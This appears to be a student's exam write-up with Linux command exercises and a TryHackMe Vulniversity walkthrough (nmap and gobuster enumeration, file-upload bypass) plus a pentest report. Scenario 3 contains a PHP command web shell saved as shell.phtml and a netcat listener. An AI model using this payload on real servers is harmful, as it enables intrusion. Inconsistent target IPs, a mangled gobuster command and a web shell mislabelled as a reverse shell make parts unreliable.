

Scenario No: 1 | Linux Command Line Operations

Assessment:

1. Create a directory named: Final_exam. Inside Final_exam, create the following directories:(reports, tools, Backup, notes):

Create Final_exam Directory and Subdirectories:


Used Command:

```
mkdir Final_exam
```

```
cd Final_exam
```

```
mkdir reports tools Backup notes
```

Visual evidence:



```
Session Actions Edit View Help
(kali@kali)-[~]
$ mkdir Final_exam

(kali@kali)-[~]
$ cd Final_exam

(kali@kali)-[~/Final_exam]
$ mkdir reports tools Backup notes

(kali@kali)-[~/Final_exam]
$
```

Explanation

- `Mkdir Final_exam` → Creates the main directory.
- `cd Final_exam` → Enters into the directory. ;

- mkdir reports tools Backup notes →
Creates ; ; .four subdirectories inside
Final_exam.
2. Inside the tools directory, create a script that prints the following information: Current logged-in username, Current working directory, IP address information, Hostname. Execute the script and save the output into a file named sysinfo.txt.

Created Script Inside tools Directory:

Used Commands:

cd tools

nano systeminfo.sh

Visual evidence:

```
(kali@kali)-[~/Final_exam/tools]
$ cat sysinfo.txt
Current Username:
kali

Current Working Directory:
/home/kali/Final_exam/tools

IP Address Information:
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:08:38:ac brd ff:ff:ff:ff:ff:ff
    inet 192.168.10.128/24 brd 192.168.10.255 scope global dynamic noprefixroute eth0
        valid_lft 954sec preferred_lft 954sec
    inet6 fe80::7524:26ca:e86a:3270/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 2e:97:e7:f8:cc:c9 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Used Commands/payloads:

```
chmod +x systeminfo.sh
```

```
./systeminfo.sh > sysinfo.txt
```


```
cat sysinfo.txt
```

Explanation

- `chmod +x` gives execute permission to the script.
- `./systeminfo.sh` executes the script.
- `>` redirects output into the file `sysinfo.txt`.

3. Move the `sysinfo.txt` file into the backup directory and rename it to `backup_of_sysinfo.txt`:

Visual evidence:

A terminal window with a dark background and light blue text. The window title bar shows 'Session Actions Edit View Help'. The prompt is '(kali@kali)-[~/Final_exam/tools]'. The first command is '\$ mv sysinfo.txt ../Backup/backup_of_sysinfo.txt'. The second command is '\$ ls ../Backup', followed by the output 'backup_of_sysinfo.txt'. The third command is '\$' followed by a cursor. The background of the terminal has a faint, stylized graphic of a tree or plant.

```
Session Actions Edit View Help
(kali@kali)-[~/Final_exam/tools]
$ mv sysinfo.txt ../Backup/backup_of_sysinfo.txt
(kali@kali)-[~/Final_exam/tools]
$ ls ../Backup
backup_of_sysinfo.txt
(kali@kali)-[~/Final_exam/tools]
$
```

Explanation

- mv is used for moving and renaming files.
- ../Backup/ means go one step back and enter Backup.

4.Delete the tools directory:

Visual evidence:

```
(kali㉿kali) [~/Final_exam/tools]
$ mv sysinfo.txt ../Backup/backup_of_sysinfo.txt

(kali㉿kali) [~/Final_exam/tools]
$ ls ../Backup
backup_of_sysinfo.txt

(kali㉿kali) [~/Final_exam/tools]
$ cd ..

(kali㉿kali) [~/Final_exam]
$ rm -r tools

(kali㉿kali) [~/Final_exam]
$ ls
Backup  notes  reports

(kali㉿kali) [~/Final_exam]
$
```

Used Commands/payloads:

cd ..

rm -r tools

ls

5. Create a new user named john, set a password for the user, and add the user to the sudo group.

Used Command/Payloads:

```
sudo passwd john  
sudo usermod -aG sudo john  
groups john
```

Visual evidence:

```
(kali㉿kali)-[~/Final_exam]
$ sudo useradd -m john
[sudo] password for kali:

(kali㉿kali)-[~/Final_exam]
$ sudo passwd john
New password:
Retype new password:
passwd: password updated successfully

(kali㉿kali)-[~/Final_exam]
$ sudo usermod -aG sudo john

(kali㉿kali)-[~/Final_exam]
$ groups john
john : john sudo

(kali㉿kali)-[~/Final_exam]
$
```

Explanation

- usermod modifies a user.
- -aG sudo adds the user into the sudo group.

Scenario No: 2 | Service Enumeration & Vulnerability Identification :

Used command to connect vpn in try hackme:

cd ~/Downloads

sudo openvpn ap-south-1-2023200000487-regular\1\1.ovpn

Explanation

- openvpn connects your machine with the TryHackMe lab network

Used Command:

Explanati `nmap -sS -sV -sC -O -Pn -p- 10.48.180.55`

Nmap Command

Command	Meaning
nmap	Starts Nmap scanner
-sS	SYN stealth scan
-sV	Detect service versions
-sC	Run default scripts
-O	Detect operating system
-Pn	Skip host discovery
-p-	Scan all 65535 ports

Important Findings

- FTP service
- SSH service
- Web server running on port 80
- Another HTTP service on port 3333

Visual evidence:

```

(kali㉿kali)-[~/Downloads]
$ nmap -sS -sV -sC -O -Pn -p- 10.48.150.64
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-17 08:51 -0400
Stats: 0:11:16 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 20.09% done; ETC: 09:47 (0:44:49 remaining)
Stats: 0:11:17 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 20.09% done; ETC: 09:47 (0:44:49 remaining)
Stats: 0:11:17 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 20.09% done; ETC: 09:47 (0:44:49 remaining)
Stats: 0:11:17 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 20.09% done; ETC: 09:47 (0:44:49 remaining)
Stats: 0:11:24 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 20.12% done; ETC: 09:47 (0:45:12 remaining)
Stats: 0:11:24 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 20.12% done; ETC: 09:47 (0:45:11 remaining)

Try: sudo apt install <deb name>

(kali㉿kali)-[~]
$ gobuster dir -u http://10.48.180.155 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:      from 10.48.180.155: http://10.48.180.155 time=100 ms
[+] Method:   from 10.48.180.155: GET req=42 ttl=62 time=154 ms
[+] Threads:  from 10.48.180.155: 10 req=43 ttl=62 time=97.3 ms
[+] Wordlist:  from 10.48.180.155: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404 req=45 ttl=62 time=100 ms
[+] User Agent: 10.48.180.155: gobuster/3.8.2 req=46 ttl=62 time=118 ms
[+] Timeout:   from 10.48.180.155: 10s req=47 ttl=62 time=96.3 ms

Starting gobuster in directory enumeration mode time=119 ms

Progress: 0 / 1 (0.00%)
2026/05/17 09:16:09 error on running gobuster on http://10.48.180.155/: connection refused

(kali㉿kali)-[~]
$

```

```
(kali㉿kali)-[~]
$ gobuster dir -u http://10.48.180.155:3333 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.48.180.155:3333
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.hta (Status: 403) [Size: 280]
.htaccess (Status: 403) [Size: 280]
.htpasswd (Status: 403) [Size: 280]
css (Status: 301) [Size: 319] [→ http://10.48.180.155:3333/css/]
fonts (Status: 301) [Size: 321] [→ http://10.48.180.155:3333/fonts/]
images (Status: 301) [Size: 322] [→ http://10.48.180.155:3333/images/]
index.html (Status: 200) [Size: 33014]
internal (Status: 301) [Size: 324] [→ http://10.48.180.155:3333/internal/]
js (Status: 301) [Size: 318] [→ http://10.48.180.155:3333/js/]
server-status (Status: 403) [Size: 280]
Progress: 4613 / 4613 (100.00%)

Finished
```

Explanation of Gobuster Command

Command	Meaning
gobuster	
dir	Directory enumeration mode
-u	Target URL
-w	Wordlist location

Analyze Hidden Directories

Possible findings:

- /uploads
- /internal

/css

/js

/images

Why These Matter

- /uploads → File upload vulnerability possibility
- /internal → Sensitive admin area
- /js → JavaScript files may leak information

Used command:

```
gobuster dir -u http:// -w10.48.180.55  
/usr/share/wordlists/dirb/common.txt
```

For port 3333:

```
gobuster dir -u http://10.48.180.55..10:3333 -w  
/usr/share/wordlists/dirb/common.txt
```

Scenario No: 3 | Exploitation Analysis & Mitigation

Objective

The objective of this task is to:

1. Identify the vulnerable file upload page.
2. Discover which file extension is accepted by the web server.
3. Exploit the file upload vulnerability.
4. Gain reverse shell access.
5. Extract the user flag from the target machine.

1. What is the full URL of the page that contains the file upload form?

Full URL of Upload Form

After enumeration:

<http://10.48.180.155/internal/>

2. Perform a file extension brute-force attack to identify the accepted file extension on the web server. Which file extension is allowed to be uploaded to the server

Visual evidence:

```
GET /internal/ HTTP/1.1
Host: 10.48.156.183
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Question 3: Exploit and Obtain Reverse Shell

Step 1: Create Reverse Shell File

Create:

```
nano shell.phtml
```

Paste:

```
<?php
system($_GET['cmd']);
?>
```

Step 2: Set Listener on Kali

```
nc -lvp 4444
```

Explanation

- -l → listen mode
- -v → verbose
- -n → numeric only
- -p → specify port

Scenario No: 4 | Professional Reporting :

Executive Summary

A controlled penetration testing assessment was conducted against the Vulniversity target machine to evaluate the organization's external security posture. Multiple exposed services and a vulnerable file upload mechanism were identified. Successful exploitation allowed remote access to the server, demonstrating a high-risk security weakness that could lead to complete system compromise if exploited by attackers.

The assessment also validated Linux administrative skills through secure user management, directory operations, and system scripting activities.

Task 1: Linux Administration Activities

Activities Performed

- Created directory hierarchy
- Developed system information script
- Generated system information report
- Moved and renamed backup files
- Removed unnecessary directories
- Created and configured new Linux user
- Added user to sudo administrative group

Risk Level

Low Risk

Management Summary

The Linux administrative tasks demonstrated proper system configuration and user management practices. Correct permission management and backup procedures reduce operational risks and improve system maintainability.

Task 2: Reconnaissance and Enumeration

Activities Performed

- Conducted full TCP port scanning using Nmap

- Identified running services and versions
- Detected web application services
- Performed hidden directory enumeration

Commands Used

Nmap

```
nmap -sS -sV -O -Pn -p- <TARGET_IP>
```

Gobuster

```
gobuster dir -u http://<TARGET\_IP> -w  
/usr/share/wordlists/dirbuster/directory-list-  
2.3-medium.txt
```

Risk Level

Medium Risk

Management Summary

Several publicly accessible services were identified on the target system. Exposed services increase the organization's attack surface and may allow attackers to identify exploitable vulnerabilities.

Task 3: Exploitation and Post-Exploitation

Activities Performed

- Identified unrestricted file upload vulnerability
- Bypassed upload restrictions using .phtml
- Uploaded malicious reverse shell
- Obtained remote shell access
- Retrieved user flag

Reverse Shell Listener Command

```
nc -lvp 4444
```

Risk Level

High Risk

Management Summary

The vulnerable upload functionality allowed remote code execution on the server. An attacker could fully compromise the affected machine, steal sensitive data, or move laterally within the organization's infrastructure.

Validation Evidence Required

Include screenshots of:

- Directory creation
- Script creation
- Script execution
- User creation
- Nmap scan results
- Gobuster results
- Upload page
- Reverse shell listener
- Successful shell access
- User flag retrieval

Final Recommendations

1. Disable execution permissions inside upload directories.
2. Restrict dangerous file extensions.
3. Apply least privilege access control.
4. Regularly update server software.
5. Perform periodic vulnerability assessments and penetration testing.
6. Implement web application firewall (WAF) protection.
7. Monitor suspicious upload activity using SIEM/logging solutions.